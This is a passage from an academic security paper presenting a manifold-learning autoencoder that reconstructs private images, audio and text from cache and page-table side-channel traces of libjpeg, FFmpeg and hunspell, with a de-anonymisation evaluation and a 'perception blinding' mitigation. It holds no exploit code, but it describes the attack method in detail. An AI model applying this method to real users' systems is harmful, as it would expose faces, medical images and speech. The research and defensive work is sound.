Profiled SCA [17, 38–40, 45, 66] commonly assumes that side channel logs have been prepared for training and data reconstruction. For our scenario, we generally assume a standard *trace-based* attacker. We assume that a trace of system side channel accesses made by the victim software has been prepared for use. Our evaluated system side channels include cache line, cache bank, and page table entries. The feasibility of logging such fine-grained information has been demonstrated in real-world scenarios [26, 36, 100, 103], and this assumption has been consistently made by many previous works [15, 29, 44, 90, 91, 96]. In this study, we use Intel

Pin [65] to log memory access traces and convert them into corresponding side channel traces (see Sec. 5).

We also benchmark userspace-only scenarios where attackers can launch `Prime+Probe` attack [88] to log cache activities when media software is processing a secret input. We use Mastik [101], a micro-architectural side channel toolkit, to launch "out-of-the-box" `Prime+Probe` and log victim's L1I and L1D cache activities. We pin victim process and `spy` process on the same CPU core; see attack details in Sec. 6.4.

Exploiting new side channels is *not* our focus. We demonstrate our attack over commonly-used side channels. This way, our attack is shown as practically approachable, indicating its high impact and threats under real-world scenarios. Unlike previous SCA on media software [36, 100] or on crypto libraries [105], we do *not* require a "white-box" view (i.e., source code) of victim software. We automatically analyze media software *executables* with different input types. As will be discussed in Sec. 6, we launch manifold learning to reconstruct media data with excellent (visual) similarity to user inputs. Many studies have only flagged program points of information leakage with (unscalable) abstract interpretation or symbolic execution [15, 28, 91]. Direct reconstruction of media data is beyond the scope of such formal method-based techniques, and these studies did not propose SCA mitigation.

3 A Manifold View on SCA of Media Software

This study recasts the SCA of media software as a cross-modality manifold learning task that can be well addressed with supervised learning. We train an autoencoder [41] that maps side channel observations O to the media inputs I of media software. Our threat model (Sec. 2) assumes that attackers can profile the target media software and collect side channel traces derived from many inputs. Therefore, our autoencoder framework is trained to learn from historical data and implicitly forms a low-dimensional joint manifold between the side channel logs and media inputs. We first introduce the concept of manifold, which will help to clarify critical design decisions of our framework (see Sec. 4).

Manifold Learning. The use of manifold underlies the feasibility of dimensionality reduction [54]. The key premise of manifold is the *manifold hypothesis*, which states that real-world data in high-dimensional space are concentrated near a low-dimensional manifold [30]. That is, real-world data often lie in a manifold $\mathcal{M}$ of much lower dimensionality d, which is embedded in its high-dimensional space $\mathcal{R}$ of dimensionality D ($d \ll D$). *Manifold learning* aims to find a projection $f : \mathcal{R} \to \mathcal{M}$ that converts data $x \in \mathcal{R}$ into y in an intrinsic coordinate system of $\mathcal{M}$.[1] f^{-1} projects $f(x) \in \mathcal{M}$ back onto representation x in the high-dimensional space $\mathcal{R}$.

PCA [5] is a linear manifold learning algorithm that aims to find $\mathcal{M}$ by extracting "principal components" of data points [12]. However, most real-world manifolds are nonlinear, and manifold learning algorithms (e.g., ISOMAP) are proposed to project data x onto nonlinear $\mathcal{M}$ [10].

Manifold learning views high-dimensional media data $x \in \mathcal{R}$ as a composite of perceptually meaningful contents that are shown as robust to noise or other input perturbations [31, 106, 107]. Manifold learning algorithms extract expressive representations of high-dimensional data such as images, audio, and text [19, 37], which explains why AI models can make accurate predictions pertaining to high-dimensional data [12]. It is shown that data of the same class (e.g., face photos) generally lie in the same manifold, whereas data of different classes (face vs. vehicle photos) are concentrated on separate manifolds in low-dimensional space [86]. Manifold learning clarifies the inherent difficulty of designing *universal* encoding and generative models applicable to high-dimensional data from different manifolds. The manifold hypothesis has been verified theoretically and empirically [31, 106, 107]. See the extended version [3] for empirical evidence on the validity of manifold hypothesis.




Figure 1: Project face photos to a 2-dimensional manifold.

In Fig. 1, we project a set of real-world face images to manifold $\mathcal{M}_{img}$ of two dimensions. To draw this projection, we tweak our autoencoder framework (see Sec. 4) to convert each face image into a latent representation of two dimensions. We observe that images are generally separated by skin and hair colors; in addition, face orientations are roughly decomposed into two orthogonal directions (green and red lines). In fact, recent studies have shown the effectiveness of conducting image editing by first projecting image samples into the manifold space [83, 107]. Editing images in the high-dimensional space involves a large search space $[0, 255]$ for every pixel; the random selection of pixel values from $[0, 255]$ struggles to create realistic images because arbitrary editing could "fall off" the manifold of natural images. In contrast, manifold learning facilitates sampling within $\mathcal{M}$, and the perceptually meaningful contents in $\mathcal{M}$ confine manipulations to generate mostly realistic images [83, 107].

Parametric Manifold. Most manifold learning schemes adopt non-parametric approaches. Despite the simplicity, non-parametric approaches cannot be used to project *new* data

[1] "Intrinsic coordinate" denotes the coordinate system of the low-dimensional manifold space for each high-dimensional data sample [24, 59].

points in $\mathcal{R}$ onto $\mathcal{M}$. Recent advances in deep neural networks, particularly autoencoders, have enabled a parametric nonlinear manifold projection $f_\theta : \mathcal{R} \to \mathcal{M}$ [106]. Manifold learning can thus process unknown data points of high-dimensional media data [12, 32, 42, 56, 106, 107] and facilitate downstream tasks like face recognition [30].




Figure 2: Mapping between side channels and images via a low-dimensional joint manifold $\mathcal{M}_{\mathcal{I},\mathcal{O}} = \mathcal{I} \times \mathcal{O}$.

High-Level Research Overview

Processing media data has an observable influence on the underlying computing environment; it thus induces side channel traces that can be logged by attackers to infer private inputs. Previous SCA studies, from a holistic view, attempted to (manually) map side channel logs to *data bytes* in media data (similar to how media software treats media data) [36, 100]; reconstruction of media data in a per-pixel manner is thus error-prone and likely requires expertise and manual efforts.

The success of manifold learning in tasks like image editing and cross-modality reconstruction [106, 107] led us to construct a joint, *perception-level* connection between side channel logs and high-dimensional media inputs.[2] Therefore, instead of deciding value of each byte, reconstructing media data is recast into exploring the manifold of media data that satisfies the perception-level combinatory constraints.

Overall, we view SCA as a cross-modality high-dimensional data reconstruction task that is addressed with joint manifold learning in this work [106]. Aligned with the notations in Sec. 2, let the media software inputs be I; the attacker's observation on executing each input $i \in I$ can be represented as $(view \circ P) : I \to O$, where $o \in O$ denotes the observation of side channel traces. Let F be the composite function $view \circ P$. According to the manifold hypothesis, we assume that I and O also lie in the unknown manifolds $\mathcal{I}$ and $\mathcal{O}$, respectively. As mentioned in our threat model (Sec. 2), we assume that side channel observations depend on the inputs of media software; therefore, the entire joint dataset $\{i_i, o_i\}$ formed by the ith media input $i_i \in I$ and the corresponding ith observation $o_i \in O$ lies in a joint manifold

$$\mathcal{M}_{\mathcal{I},\mathcal{O}} = \{(i, F(i)) | i \in \mathcal{I}, F(i) \in \mathcal{O}\}$$

where $(i, F(i))$ is described with the regular high-dimensional coordinate system. Since I and O also lie in the corresponding manifolds $\mathcal{I}$ and $\mathcal{O}$, the data points in $\mathcal{M}_{\mathcal{I},\mathcal{O}}$ should be equivalently described using an intrinsic coordinate system $(z, g(z))$. Hence, we assume the existence of a homomorphic mapping $(f_\mathcal{I}, f_\mathcal{O})$ over $(z, g(z))$ such that $z = f_\mathcal{O}(o)$ and $g(z) = f_\mathcal{I} \circ F^{-1}(o)$. $f_\mathcal{O}$ maps side channel observation $\mathcal{O}$ onto the intrinsic coordinate z, whereas $f_\mathcal{I}$ maps high-dimensional media data I onto $g(z)$. Note that g denotes the diffeomorphism (i.e., an isomorphism of two manifolds) between the $\mathcal{I}$ and $\mathcal{O}$ manifolds [106]. Hence, instead of computing $F^{-1} = (view \circ P)^{-1} : O \to I$ to map the side channel observation back onto the media inputs, we leverage the joint manifold to constitute the following composite function:

$$F^{-1}(o) = f_\mathcal{I}^{-1} \circ g \circ f_\mathcal{O}(o) \quad (1)$$

$i \in I$ can thus be reconstructed using the inverse composite function $f_\mathcal{I}^{-1} \circ g \circ f_\mathcal{O}$ over the joint manifold $\mathcal{M}_{\mathcal{I},\mathcal{O}}$. Fig. 2 provides a summary and presents a schematic view of how I and O of high-dimensional data are mapped via $\mathcal{M}_{\mathcal{I},\mathcal{O}}$.

The feasibility of using neural networks, especially autoencoders, to facilitate parametric manifold learning has been discussed [42, 67, 106, 107]. Accordingly, we train an autoencoder by encoding side channel traces O onto the latent space with encoder ϕ_θ and by generating media data I with decoder ψ_θ from the latent space. Therefore, Eq. 1 can be learned in an end-to-end manner [12, 106]. Holistically, ϕ_θ and ψ_θ correspond to $f_\mathcal{O}$ and $f_\mathcal{I}^{-1}$, respectively, whereas g is implicitly constructed in the encoded latent space.

4 Framework Design

We describe the design of our autoencoder in Sec. 4.1. Sec. 4.2 clarifies the usage of attention to localize code fragments inducing information leakage. Sec. 4.3 introduces perception blinding to mitigate our SCA.

4.1 SCA with Autoencoder

We propose a general and highly-flexible design in which an autoencoder is used to facilitate SCA of various media data, including images, audio and text. The autoencoder framework [41] defines a parametric feature-extracting function f_θ, named *encoder*, that enables the projection of the input x onto a latent vector $h = \phi_\theta(x)$. Similarly, autoencoder frameworks also use ψ_θ as a *decoder* that reconstructs input $\hat{x}$ from a latent vector $\hat{x} = \psi_\theta(h)$. A well-trained autoencoder framework gradually identifies a parameter vector θ to minimize the reconstruction error as follows:

$$L(\theta) = \sum_t L(x_t, \psi_\theta \circ \phi_\theta(x_t))$$

[2] Perception-level connection means constraints on data bytes formed by perceptual contents (e.g., gender, hair style) in media data are extracted from side channels.




Figure 3: Reconstructing media data of different types with a unified autoencoder framework.

where x_t is a training sample. Minimal errors can be found with statistical methods like stochastic gradient descent.

The first row of Fig. 3 depicts the workflow. We clarify that our focus is *not* to propose novel model architectures; rather, we show that high-quality inputs can be synthesized by assembling standard models, which indicates severity and effectiveness of our attack. We now discuss the high-level workflow and present the model structures and training details in Sec. 5. Given a logged side channel trace $o \in O$, encoder $\phi_\theta(o)$ converts o into the corresponding latent representation. We prepare three decoders ψ^i_θ, ψ^a_θ, ψ^t_θ to reconstruct these types of media data (i.e., image, audio, and text) from the encoded latent representation. We pair encoder $\phi_\theta(o)$ with each ψ^*_θ and train the assembled pipeline for our customized objective functions $L(\theta)$. Our proposed framework is task-agnostic. Generating media data of various types requires only assembling corresponding decoders to the unified encoder ϕ_θ.

Encoder ϕ_θ. A logged side channel trace will first be folded into a $K \times N \times N$ matrix (see Table 3 for the detailed configuration of each trace). We then feed this matrix as the input of encoder ϕ_θ. The encoder ϕ_θ comprises several stacked 2D convolutional neural networks (CNNs). For the current implementation, ϕ_θ converts the high-dimensional inputs into latent vectors of 128 dimensions, given that the dimensions of our media inputs are all over 10K. We visualize encoding of side channel traces, including traces collected from both Intel Pin and `Prime+Probe`, in the extended version of this paper [3]. Moreover, we find that increasing the dimension of latent vectors (i.e., from 128 to 256) does not make an observable improvement. This observation is consistent with the manifold hypothesis [54], such that only *limited* "perceptions" exist in normal media data. In contrast, reducing the number of dimensions (e.g., 32) makes the outputs (visually) much worse. However, users who strive to recover media data of lower-dimensions can configure our framework with smaller latent vectors (e.g., 32 dimensions).

Fig. 2(a) shows that we enhance encoder ϕ_θ with attention. Indeed, we insert one attention module between every two stacked CNN layers in the encoder. Attention generally improves output quality of autoencoder [89]. More importantly, attention facilitates localizing program points of information leakage. We elaborate on Fig. 2(a) in Sec. 4.2.

Decoder ψ^*_θ. We categorize the media data exploited by this study into two types: continuous and discrete. Image and audio data are represented as a continuous floating-point matrix and reconstructed by ψ^i_θ and ψ^a_θ in a continuous manner. In contrast, textual data comprise word sequences, and because there is no "intermediate word," textual data are regarded as sequences of discrete values and handled by ψ^t_θ.

As shown in Fig. 2(b), we use a common approach to stacking 2D CNNs to design ψ^i_θ. A 2D CNN has several convolutional kernels; each kernel focuses on one feature dimension of its input and captures the spatial information of this feature dimension. Images can thus be reconstructed from vectors in the low-dimensional latent space with stacked 2D CNNs, as each 2D CNN upsamples from the output of the previous layer. For audio data, we first convert raw audio into the log-amplitude of Mel spectrum (LMS), a common 2D representation of audio data. This way, audio data are represented as 2D images (see some examples in [3]), in which the x-axis denotes time and the y-axis denotes the log scale of amplitudes at different frequencies. Herein, like ψ^i_θ, ψ^a_θ uses stacked 2D CNNs to process each converted 2D image, gradually upsamples from the latent representation, and reconstruct the LMSs of the audio data. Because the LMSs usually are not in square-shape, we append a fully connected layer to transform the shape of the reconstructed LMSs. These LMSs are then converted to raw audio losslessly.

Textual data, however, are reconstructed sequentially "word by word" due to their discrete nature. As shown in Fig. 2(b), to reconstruct a sentence from the latent space of a side channel trace o, a single word is gradually inferred based on words already inferred from sentence i. Following a common practice of training sequence-to-sequence autoencoders, we add a start-of-sequence (SOS) token before each sentence i and an end-of-sequence (EOS) token after i. Then, given a side channel trace o that corresponds to unknown text i, the trained decoder ψ_θ^t starts from the SOS token and predicts a word $w \in i$ sequentially until it yields the EOS token. From a holistic perspective, the trained model projects a sentence i into a low-dimensional manifold space of *word dependency*, which facilitates the gradual inference of each word w on i.

Designing Objective Functions. As depicted in the first row of Fig. 3, for discrete data (i.e., text), each decode step is a multi-class classification task where the output is classified as one element in a pre-defined dictionary. Thus, we use *cross entropy* as the training objective. For continuous data, we design the training objective L_θ *composing both explicit and implicit metrics*. We now introduce each component in detail.

Explicit Metrics A common practice in training an autoencoder is to explicitly assess the point-wise distance between the reconstructed media input i' and reference input i with metrics such as MSE loss, L1 loss, and KL divergence [20,50]. The autoencoder will be guided to gradually minimize the point-wise distance $L_\theta(i, \psi_\theta \circ \phi_\theta(o))$ during training. Nevertheless, a major drawback of such explicit metrics is that the loss of each data point is calculated *independently* and contributes *equally* to update θ and minimize L_θ. Our preliminary study [3] shows that such explicit metrics suffer from "over-smoothing" [78], a well-known problem that leads to quality degradation of the reconstructed data.

Implicit Metrics Another popular approach is to assess the "distributed similarity" [78] of reconstructed i' and reference input i. Viewing the general difficulty of extracting the distribution of arbitrary media data, a common practice is to leverage a neural discriminator D. Discriminator D and decoder ψ_θ play a zero-sum game, in which D aims to distinguish the reconstructed input i' from normal media data i. In contrast, decoder ψ_θ tries to make its output i' indistinguishable with i to fool D. Although this paradigm generally alleviates the obstacle of "over-smoothing" [78], it creates the new challenge of mode collapse; that is, ψ_θ generates realistic (albeit very limited) i' from any inference inputs. From a holistic perspective, the use of a discriminator mainly ensures that the reconstructed i' is near i from a *distribution* perspective; no guarantee is provided from the view of a single data point.

Privacy-Aware Indicators In addition to the two standard objective functions mentioned above, we further take into account a set of *privacy-aware indicators*. As shown in Fig. 2(c), we extend discriminator D such that it checks whether the reconstructed outputs preserve the "privacy" in an explicit manner. Table 1 lists the privacy indicators used in our framework, which correspond to exploited media data of different types. For instance, for face photos (CelebA), we specify checking the identity. Hence, the enhanced discriminator D serves as a classifier to check whether the identity of the person is preserved, which thus forces decoder ψ_θ to decode the identity information in the zero-sum game. A specific fully connected layer is appended to the discriminator D in accordance with each privacy indicator.

Table 1: Privacy-aware indicators. Table 3 introduces each dataset.

Dataset	Indicator
CelebA	Is the celebrity's identity preserved?
ChestX-ray	Is the disease information preserved?
SC09	Is the speaker's identity preserved?
Sub-URMP	Is the musical instrument's type preserved?

Comparison with Generative Model-Based SCA [104]. One contemporary study [104] uses generative models (e.g., GANs [35]) to conduct SCA towards image libraries by capturing image distribution from side channels. Nevertheless, their work is particularly designed to recover images instead of proposing a general and flexible framework to exploit media software of various input types. In addition, we explicitly use privacy indicators when designing objective functions, while [104] focuses on polishing the *visual appearance* of the reconstructed images.




Figure 4: Denoising corrupted data during manifold learning.

Noisy Side Channel. Reconstructing media data from noisy side channels is of particular importance, because adversaries often face considerable noise in real-world attack scenarios. Manifold learning features denoising by design, the schematic view of which is presented in Fig. 4. Overall, manifold learning forces side channel traces O to concentrate near the learned low-dimensional manifold $\mathcal{O}$, where a corrupted high-dimensional data point $\tilde{o}$ (● in Fig. 4) should typically remain *orthogonal* to the manifold $\mathcal{O}$ [12]. Thus, when the decoder ψ_θ learns to reconstruct media data $i \in I$ from the representations lying on the joint manifold, corrupted $\tilde{o}$ can be fixed by first being projected onto the Δ in the manifold for denoising; and i can then be reconstructed from the Δ [42].

4.2 Fault Localization with Neural Attention

Some studies have detected software vulnerabilities that lead to side channel attacks [15, 28, 90, 91]. However, we note that such studies typically use heavyweight program-analysis techniques, such as abstract interpretation, symbolic execution, and constraint solving. Thus, performing scalable program analysis of real-world media software could prove a great

challenge, given that such media software usually contains complex program structures (e.g., nested loops) and a large code base. Furthermore, the primary focus of previous studies has been crypto libraries (e.g., OpenSSL [71]), whose "sensitive data" are private key bytes or random numbers. In contrast, modeling potentially lengthy media data with various strictly defined formats could impose a further challenge (e.g., symbolizing such complex input formats) that may require the incorporation of domain-specific knowledge.

Inspired by advances in program neural smoothing [81, 82] and SCA based on neural networks [45, 74, 104], we seek to overcome question "which program point leaks side channel information" by answering the following question:

> "Which records on a logged side channel trace contribute most to the reconstruction of media data?"

Although answering the former question often requires rigorous and unscalable static analysis, the second question can be addressed smoothly by extending the encoder ϕ_θ with *attention* [97], a well-established mechanism that improves the representation of interest by telling the neural network where and upon what to focus. In particular, by enhancing the autoencoder with attention, our framework *automatically* flags side channel logs that make a primary contribution to input reconstruction. These logs are *automatically* mapped to the corresponding memory access instructions. We can then *manually* identify the corresponding "buggy" source code. For the last step, our current experiments rely on symbol information in the assembly programs to first identify corresponding functions in source code, and then narrow down to code fragments inducing input leakage.

Despite attention being a standard mechanism to boost deep learning models [89, 97], attention in our new scenario acts like a "bug detector" to principally ease localizing vulnerable program points. In contrast to program analysis-based approaches [15, 28, 90, 91], our solution is highly scalable and incurs no extra cost during exploitation. Moreover, it analyzes software in a black-box setting that is agnostic to media software implementation details or input formats.

Fig. 2(a) depicts the enhanced trace encoder with attention. An attention module (we follow the design in [97] given its simplicity and efficiency) is inserted within every two stacked CNN layers. Let the intermediate input of a CNN layer as $C \times H \times W$, the "Channel-Attention" module $A_{channel}$ processes each segment of $1 \times H \times W$ data points from C channels and tells the encoder "where" to focus on by assigning different weights to each segment. The "Spatial-Attention" module $A_{spatial}$ processes each segment of $C \times 1 \times 1$ records and advises the encoder "what to locate" by assigning different weight on each record. From a holistic perspective, attention module $A_{channel}$ projects a coarse-grained focus on potentially interesting segments, while $A_{spatial}$ further identifies interesting side channel records in a segment.[3]

4.3 Mitigation with Perception Blinding

This section presents mitigation against manifold learning–enabled SCA (Sec. 4.1). Consistent with our attack and fault-localization, mitigation is also agnostic to particular media software and input types. We only need to perturb the media input I with pre-defined perception blinding masks.

We first introduce blinding images of the human face, and then explain how to extend perception blinding toward other input types. We also refer readers to our extended paper [3] for visualization of the perception blinding workflow and further clarification on the application scope.

A Working Example. As introduced in Sec. 2, manifold learning casts images of the human face into a set of perceptually meaningful representations; typical representations include hair style, age, and skin color. Hence, we define a *universal* mask i_{mask} of human face, such that by perturbing arbitrary images i of human face with i_{mask}, the produced output $i_{blinded}$ will be primarily projected to the same intrinsic coordinates z_{mask} in the manifold space $\mathcal{M}$. To use perception blinding, users only need to pick *one* mask i_{mask} to blind all input images i. Consequently, adversaries are restricted to the generation of media data perceptually correlated to z_{mask}. Particularly, to perturb i, we add i_{mask} as follows:

$$i_{blinded} = \alpha \times i \oplus \beta \times i_{mask}$$

where we require $\beta \gg \alpha$ and $\alpha + \beta = 1$. Perceptual contents of i_{mask} thus "dominates" the projected low-dimensional perceptions in $\mathcal{M}$. Let $P(i_{blinded})$ be the output of media software after processing $i_{blinded}$, and the user can recover the desired output by subtracting $P(i_{mask})$ from the output as follows:

$$P(i_{private}) = \frac{1}{\alpha} \times (P(i_{blinded}) \ominus \beta \times P(i_{mask}))$$

where $P(i_{private})$ is the desired output, and $P(i_{mask})$ can be precomputed. $\oplus$ and $\ominus$ directly operate $i \in I$ of various formats, as will be defined later in this section. Because typical operations of media software (e.g., compression) are *independent* of the perceptual meaning of media inputs, the proposed blinding scheme introduces no extra hurdle for media software. In contrast, as shown in Sec. 6.3, SCA based on manifold learning can be mitigated in a highly effective manner.

Requirement of i_{mask}. Comparable to how RSA blinding is used to mitigate timing channels [16], perception blinding is specifically designed to mitigate manifold learning-based SCA. We require that i_{mask} must lie in the same low-dimensional manifold with the private data. Thus, i_{mask} must manifest high **perception correlation** with media software inputs $i_{private} \in I$. This shall generally ensure two properties:

[3] It is well accepted that a CNN is organized in the form of `num_channels` × `width` × `height`. Therefore, we name two attention components as $A_{channel}$ and $A_{spatial}$, which are aligned with the convention.

Table 2: Side channels derived from a memory access made by victim media software using address $addr$.

Side Channel Name	Side Channel Record Calculation
CPU Cache Bank Index [103]	$addr \gg L$ where L, denoting cache bank size, is usually 2 on modern computer architectures.
CPU Cache Line Index	$addr \gg L$ where L, denoting cache line size, is usually 6 on modern computer architectures.
OS Page Table Index [36, 102]	$addr \,\&\, (\sim M)$ where M, denoting `PAGE_MASK`, is usually 4095 on modern computer architectures.

Table 3: Statistics of side channel traces and media software. There is *no* overlapping between training and testing data.

Dataset	Information	Training Split	Testing Split	Trace Length	Matrix Encoding	Media Software
CelebA [64]	Large-scale celebrity face photos	162,770	19,962	$338,123 \pm 14,264$	$6 \times 256 \times 256$	`libjpeg` (ver. 2.0.6)
ChestX-ray [92]	Hospital-scale chest X-ray images	86,524	25,596	$329,155 \pm 10,186$	$6 \times 256 \times 256$	LOC: 103,273
SC09 [94]	Human voice of saying number 0–9	18,620	2,552	$1,835,067 \pm 103,328$	$8 \times 512 \times 512$	`ffmpeg` (ver. 4.3)
Sub-URMP [55]	Sound clips of 13 instruments	71,230	9,575	$1,678,485 \pm 36,122$	$8 \times 512 \times 512$	LOC: 1,236,079
COCO [60]	Image captions	414,113	202,654	$77,796 \pm 14$	$6 \times 128 \times 128$	`hunspell` (vers. 1.7.0)
DailyDialog [57]	Sentences of daily chats	11,118	1,000	$77,799 \pm 102$	$6 \times 128 \times 128$	LOC: 39,096

1) the privacy (in terms of certain perceptions, such as gender and skin color) in $i_{private}$ can be successfully "covered" by i_{mask}, and 2) i_{mask} imposes nearly no information loss on recovering $P(i_{private})$ from $P(i_{blinded})$ except a mild computational cost due to mask operations. Considering Fig. 4, when violating this requirement of *perception correlation*, for instance, such as by using random noise to craft i_{mask}, the intrinsic coordinate of the original input (Δ) can likely drift to a "corrupted input" ($\bullet$) that is mostly orthogonal to the manifold of I. As explained in Sec. 4.1, due to the inherent noise resilience of manifold learning, crafting such a corrupted input can cause less challenge to attackers when recovering i from the low-level manifold space. Although $i_{private}$ is of low weight in $i_{blinded}$, it can still be reconstructed to some extent, as will be shown in Fig. 8 of Sec. 6.3.

Extension to other data types. For image and audio data, we recommend using a normal image $i \in I$ as the mask i_{mask}. Intuitively, by amplifying i_{mask} with a large coefficient β in generating $i_{blinded}$, i_{mask} is presumed to dominate the perceptual features in $i_{private}$. Hence, we stealthily hide the private perceptual features of $i_{private}$ in $i_{blinded}$, whose contents are difficult for adversaries to disentangle without knowing i_{mask}. For textual data, we recommend inserting notional words of high frequency to blind $i_{private}$. We present empirical results on how various choices of i_{mask} can influence the mitigation effectiveness in Sec. 6.3.

Implementation of Operators $\oplus$ And $\ominus$. For image and audio data, we use floating-point number addition and subtraction to implement $\oplus$ and $\ominus$. Textual data are discrete: considering that media software often manipulates textual data at the word level, simply "adding" or altering words in the input text will likely trigger some error handling routines of the corresponding media software, which is not desirable. Sec. 4.1 clarifies that our autoencoder framework essentially captures the "word dependency" between words in a sentence; accordingly, we define the $\oplus$ operation as inserting words in a sentence, whereas the $\ominus$ operation is implemented to remove previously inserted words. As shown in Sec. 6.3, this strategy effectively breaks the word dependency in the original text.

5 Attack Setup

We leverage three high-resolution side channels, as shown in Table 2. As clarified in our threat model (Sec. 2), these side channel are commonly adopted in many existing works in this field. We clarify that exploiting new side channels is *not* our focus. We use common side channels in the era of cloud computing, implying the severity and effectiveness of our proposed attack. We refer readers to our extended paper [3] for full details of these side channels. The resolution when performing attacks on those side channels are 4B, 64B, and 4096B, respectively. Higher-resolution side channels should enable recovering media data with more vivid details. Media data of better quality, however, does not necessarily enhance privacy stealing (e.g., determining whether chest X-Ray images indicate pneumonia). See quantitative evaluation of privacy inference in Sec. 6.1.2.

For evaluation in Sec. 6, we use `Pin` [65] to collect memory access traces and map each trace into three side channel traces following mapping rules in Table 2. Sec. 6.4 further demonstrates attack in an userspace-only scenario, i.e., we collect cache side channels via `Prime+Probe` [88].

Media Software and Media Dataset. Table 3 reports evaluated media software and statistics of side channel traces. We pick media software consistent with previous works [36, 100, 104]. All media software are complex real-world software, e.g., `FFmpeg` contains 1M LOC. We prepare two common datasets for each media software to comprehensively evaluate our attack. All datasets contain daily media data that, once exposed to adversaries, would result in privacy leakage. We compile all three media software into 64-bit binary code using `gcc` on a 64-bit Ubuntu 18.04 machine.

Implementation

We implement our framework in PyTorch (ver. 1.4.0). We use the Adam optimizer with learning rate as 0.0002 for all models. Batch size is 64. For continuous decoders, we set the loss function as $\lambda L_{exlicit} + L_{implicit} + \sum_{i=1}^{n} L_{privacy}$, where $\lambda = 50$ and n is the number of privacy-aware indicators. We ran experiments on Intel Xeon CPU E5-2683 with 256 GB

Table 4: CelebA face image matching evaluation.

	Cache bank	Cache line	Page table
same face	45.4%	43.5%	44.5%
non-face	2.0%	2.0%	2.1%

Table 5: SC09 human voice matching evaluation.

	Cache bank	Cache line	Page table
ID accuracy	29.1%	28.8%	23.2%
Content accuracy	21.6%	24.2%	22.6%

RAM and one Nvidia GeForce RTX 2080 GPU. For experiments based on Pin-logged traces (Table 3), the training is completed at 100 epochs and takes less than 24 hours. For experiments using `Prime+Probe`-logged traces, training takes 9 to 27 hours (after excluding preprocessing time; see details in [3]). Table 3 reports the dataset size and training/testing splits. See our released codebase [3] for result verification.

6 Evaluation

We present the SCA exploitation toward media software in Sec. 6.1. We discuss program points that induce information leakage in Sec. 6.2, and demonstrate the effectiveness of perception blinding in Sec. 6.3.

6.1 Side Channel Attack

This section reports key evaluation results. Due to the limited space, full setups and evaluation results are listed in the extended version of this paper [3].

6.1.1 Qualitative Evaluation

This section presents and compares the reconstructed media data with the reference inputs in terms of various settings. Fig. 6 demonstrates that the reconstructed images and the references show highly aligned visual appearances, including gender, eyebrow shapes, skin color, and hair styles. Images constructed from different side channels manifest comparable visual quality. Fig. 5 further reports the text reconstruction results of daily dialogs by comparison with the reference inputs. The reconstructed sentences, although are not fully aligned with the reference, still retain considerable correct contents and the original intents.

We interpret the overall qualitative evaluation results, in terms of images and text, as highly encouraging. We present reconstructed chest X-ray images, sub-URMP/SC09 audio data, and COCO text at [3]. Encouraging results can be consistently observed.

6.1.2 Quantitative Evaluation

Image Data. For CelebA, we leverage commercial face recognition APIs, Face++ [4], to decide whether a reconstructed face and its reference input can be considered as from the *same person* with over 99.9% confidence scores. We thus launch a de-anonymization attack of user identity with reconstructed images. Table 4 reports the evaluation results; for all three exploited side channels, more than 43% of the reconstructed faces can be correctly matched to their reference inputs, showing a high success rate of face matching. Only 2% of the reconstructed images are deemed as "non-face," which indicates the negligible chance of generating corrupted faces. Due to the limited space, we report the quantitative evaluation of chest X-ray in [3].

Our attack achieves plausible accuracy. The quantitative results are *not* noticeably affected by differences in side channels, which indicates that face matching evaluation extracts representative attributes from images for matching. As mentioned in Sec. 5, the three side channels manifest different resolutions: although higher-resolution side channels enable reconstruction of more vivid images, this does not necessarily promote privacy stealing. However, enabled by manifold learning-based autoencoder and our objective functions which explicitly account for privacy indicators (Table 1), privacy-related factors are extracted in the reconstructed images across side channels of various resolutions. Similar observations are made for media data of other formats; our discussion follows.

